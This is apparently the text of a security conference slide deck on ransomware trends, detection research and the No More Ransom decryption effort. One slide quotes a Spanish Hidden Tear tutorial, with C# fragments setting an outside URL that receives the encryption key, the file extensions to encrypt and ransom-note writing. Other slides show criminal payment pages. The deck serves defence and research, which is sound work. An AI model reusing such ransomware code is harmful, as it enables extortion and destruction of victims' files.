



Ransomware & Beyond

Christiaan Beek





@ChristiaanBeek


Director Strategic Intelligence & Ops
Advanced Threat Research – OCTO
Intel Security

Daily business:


From IR to HR and some Pandas/Bears in between

Disclaimer:

“The opinions in this presentation are those of the speaker and do not necessarily reflect those of employers, partners or customers”



My 2015 Slide




Google Trends: Ransomware

Interest over time 




New ransomware



Source: McAfee Labs.

2016 A special ransomware year



Why is ransomware so successful?

- Started by organized crime with affiliate programs
- Open-source code available
- Buying ransomware-kits is easy
- Ransomware-as-a-Service programs
- Customer Satisfaction



Network diagram illustrating connections between various ransomware types. The central node is blue, and the surrounding nodes are red. The connections are as follows:

- Central blue node connects to:
 - Linux Encoder - Ransomware (5)
 - Pompos - Ransomware (2)
 - Magic - Ransomware (1)
 - BD42 - Ransomware
 - Hidden Tears - Ransomware
 - KytoLocker - Ransomware
 - FAKIBEN - Ransomware (3)
 - MineWare - Ransomware
 - KimdWare - Ransomware
 - RYZERIO - Ransomware
 - CRYPTTEAR - Ransomware
 - UkuSen
- Other connections:
 - Linux Encoder - Ransomware (5) connects to: 5d6b0a25d95a142a31dadd7c1cb3e08616, 810806c3967e030fa209223d24ee0e3d42208d3, 98e057a4759e89f0fd043eac1ab072674a3154, a30542b0c853ec280f70a06cb090e05259ca1aa7, 12df5d886d43236582b57d035f84078c, a886411a5a0567732a010ef098bad50305ec58.
 - Pompos - Ransomware (2) connects to: 384-Di6qd3HqanlBwPgr7eVseH9UzrvbOCekG5gJPTzMX3oaq9KK4Pgslz5ZU5J/R/c.
 - Magic - Ransomware (1) connects to: 1LXFuHLEuYTo2YyMhdUCBaHqo6ULrR.
 - BD42 - Ransomware connects to: 0d578f7da321c635550c06059484aa.
 - Hidden Tears - Ransomware connects to: 0d578f7da321c635550c06059484aa, 0d578f7da321c635550c06059484aa, b697f9ba657522028c38da26da17c58c8f75e4e7facc75c661424cb60b90c9, 59fed0b129a18468b0f3ba7717d87d017b95edf5c2069b17c076667219c56, 25f7e7e3cb425899daa815148112297b4cb1e712836e997e64518fa212754, 51553d1a410f49a8712690320a515567134071e0d83b677b0dc36c9f, e44941292032f343857f8dc32940c980005203091e7ce77c21a18259c9.
 - KytoLocker - Ransomware connects to: bd1fo33adfor8791487da79d902116e, c952a88ed0766ad619b30cd2683ac7.
 - FAKIBEN - Ransomware (3) connects to: 484fda68beb7448f306d1e9dd112aee.
 - MineWare - Ransomware connects to: tuyujiahe@hotmail.com.
 - KimdWare - Ransomware connects to: c7425e1892c340c58716424716eedb, 1859TUJQ4QkdCTexMTUQYv52YEJC48uLV4.
 - RYZERIO - Ransomware connects to: 0d578f7da321c635550c06059484aa.
 - CRYPTTEAR - Ransomware connects to: 0d578f7da321c635550c06059484aa.
 - UkuSen connects to: 5d6b0a25d95a142a31dadd7c1cb3e08616, 810806c3967e030fa209223d24ee0e3d42208d3, 98e057a4759e89f0fd043eac1ab072674a3154, a30542b0c853ec280f70a06cb090e05259ca1aa7, 12df5d886d43236582b57d035f84078c, a886411a5a0567732a010ef098bad50305ec58.

Ransomware for Dummies

El resultado deberá ser una página totalmente en blanco, de lo cual deducimos que hemos cargado el código correctamente.

4. Volviendo al Ransomware

Una vez creada la web con el *script*, volveremos a **MonoDevelop** y cambiaremos la línea que contiene la URL por la siguiente (cambiará según vuestro dominio):

```
“ string targetURL = "http://hiddentear.000webhostapp.com/write.php?info=";
```

Nice. Vamos a revisar el código a ver que mas cosas cambiamos...

Podemos observar que el tipo de encriptación es **AES**, por lo cual es *bastante* moderna. También vemos qué tipos de ficheros vamos a encriptar y hasta podemos añadir o borrar los que nosotros queramos solamente modificando la **línea 153**:

```
150 | //extensions to be encrypt
151 | var validExtensions = new[]
152 | {
153 |     ".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt", ".jpg", ".png", ".csv", ".sql", ".mdb", ".xls", ".php", ".asp", ".aspx", ".html", ".xml", ".pdf"
154 | };
```

En mi caso no los modificaré dado que son los más habituales

```
string dir = "\\Desktop\\U HAVE BEEN INFECTED!.txt";
string fullDir = userDir + userName + dir;
string[] text = { "Files has been encrypted with Feline Tear based on Hidden Tear",
System.IO.File.WriteAllLines(fullDir, text);
```

Ransom Negotiations

WildFire Locker helpdesk

On this page you can ask questions if you want to know something or need help. We will get back to you within 24 hours (our answers will be shown on this page)

Submit a new message:

[Submit message](#)

[Payment](#) [Test decryption](#) [Instructions](#) [Queries](#) **[Helpdesk](#)**


In case of any problems with payment or any other questions, please contact us via the contact form:

Support is provided in English **ONLY** !!!If you do not have sufficient language proficiency, use [Google Translate](#)

Describe your problem

[Ask a question](#)

HADES LOCKER



[\[Home\]](#) [\[FAQ\]](#) [\[Test decrypt\]](#) [\[Helpdesk\]](#) [\[Decryption Tutorial\]](#)

Helpdesk

If your question is not listed in our FAQ you can contact us using the form below. Support is available in English. We will reply within 24 hours. If you are unable to speak English use [translate.google.com](#)

Fill in your question or message here.

[Click here to submit your comment](#)

Copyright © 2016 - Hades Enterprises




Research

A decorative graphic element at the bottom of the page consisting of several overlapping, wavy, horizontal lines in various shades of blue, creating a sense of motion or a stylized wave.


Different Approaches....

- SSDeep
- Imp-hash
- Static analysis
- Dynamic analysis
- Memory analysis
- Machine learning



Machine Learning Approach

- Extract features
- Research best models by using different ML algorithms
- Use models as classifier for ransomware set



Machine Learning Approach - Tools



Worked to a certain amount for PE files, but than PowerShell and other code appeared...

Cryptowall v3 – Let's Look at API Calls

- **Generates** a unique computer identifier
- **Surviving** reboot by moving itself into Appdata folder
- **Deactivate**: Shadow copies, Startup repair, Windows error recovery
- **Stops**: Windows Security Center, Defender, Update Service, Error reporting and BITS
- **Inject**: into explorer.exe, svchost.exe
- **Retrieve**: External IP-address
- **Starts encryption process**

API Calls, Commands, and Patterns

12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPAcquireContext")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPReleaseContext")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPGenKey")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPDeriveKey")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPDestroyKey")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPSetKeyParam")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPGetKeyParam")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPExportKey")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPIImportKey")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPEncrypt")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPDecrypt")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPCreateHash")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPHashData")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPHashSessionKey")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPDestroyHash")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPSignHash")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPVerifySignature")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPGenRandom")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPGetUserKey")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPSetProvParam")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPGetProvParam")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPSetHashParam")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPGetHashParam")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPDuplicateKey")
12:09:57.6...	1	CRYPTSP.dll	GetProcAddress (0x000007fetc780000, "CPDuplicateHash")

Memory Analysis Approach

- Create a baseline memory print of the analysis machine
- Execute ransomware sample
- Take memory dump
- Compare memory dump with baseline
- Analyze results
- Execute X times for ransomware family
- Use other ransomware families and analyze results



Ransomware Interceptor

- Event based scanner that detects ransomware before file encryptions and system damage
- Intercepts file writes and memory injection
- Ransomware detection module

Free and in pilot phase:

<http://www.mcafee.com/hk/downloads/free-tools/interceptor.aspx>



Fightback Begins

NO MORE RANSOM!

[Crypto Sheriff](#)[Ransomware: Q&A](#)[Prevention Advice](#)[Decryption Tools](#)[Report a Crime](#)[About the Project](#)

NEED HELP unlocking your digital life
without paying your attackers*?

[YES](#)[NO](#)

Ransomware is malware that locks your computer and mobile devices or encrypts your electronic files. When this happens, you can't get to the data unless you pay a ransom. However this is not guaranteed and you should never pay!



GOOD NEWS

Prevention is possible. Following simple cyber security advice can help you to avoid becoming a victim of ransomware.



BAD NEWS

Unfortunately, in many cases, once the ransomware has been released into your device there is little you can do unless you have a backup




GOOD NEWS

Nevertheless, it is sometimes possible to help infected users to regain access to their encrypted files or locked systems, without having to pay. We

Demystifying the Problem

NO MORE RANSOM!

[Crypto Sheriff](#) [Ransomware: Q&A](#) [Prevention Advice](#) [Decryption Tools](#) [Report a Crime](#) [About the Project](#)

 **CRYPTO SHERIFF**

To help us define the type of ransomware affecting your device, please fill in the form below. This will enable us to check whether there is a solution available. If there is, we will provide you with the link to download the decryption solution.

*By sending files to scan, I accept [REGULATION ON THE DATA PROVISIONING](#)

Upload 2 encrypted files here

 Choose first file from PC

 Choose second file from PC

Type below any email or/and website address you see in the RANSOM DEMAND.
Note: be especially accurate with the spelling.

Or **upload** the file (.txt or .html) with the ransom note left by criminals

Pipeline

So far so good

July 25, 2016: Shade ransomware

July 28, 2016: Chimera ransomware

August 23, 2016: Wildfire ransomware

WildFire Locker payment page

You are able to unlock your files by paying 1.5 Bitcoins (~€735 / \$810)

If payment is not made before 29 July 2016 05:34:19 UTC the cost of decrypting your files will rise to 1.5 Bitcoins (~€735 / \$810)!

user | 3 | 7 | 1000+ files encrypted.

left before the decryption price triples!

On this page you will be able to purchase the unique decryption password and decryption software to unlock your files.
After you have paid the requested amount in bitcoins click the confirm payment button at the bottom of the page and your unique decryption password will appear alongside a download link for the decryption software.
If you have any questions do not hesitate to contact us [by clicking here](#).
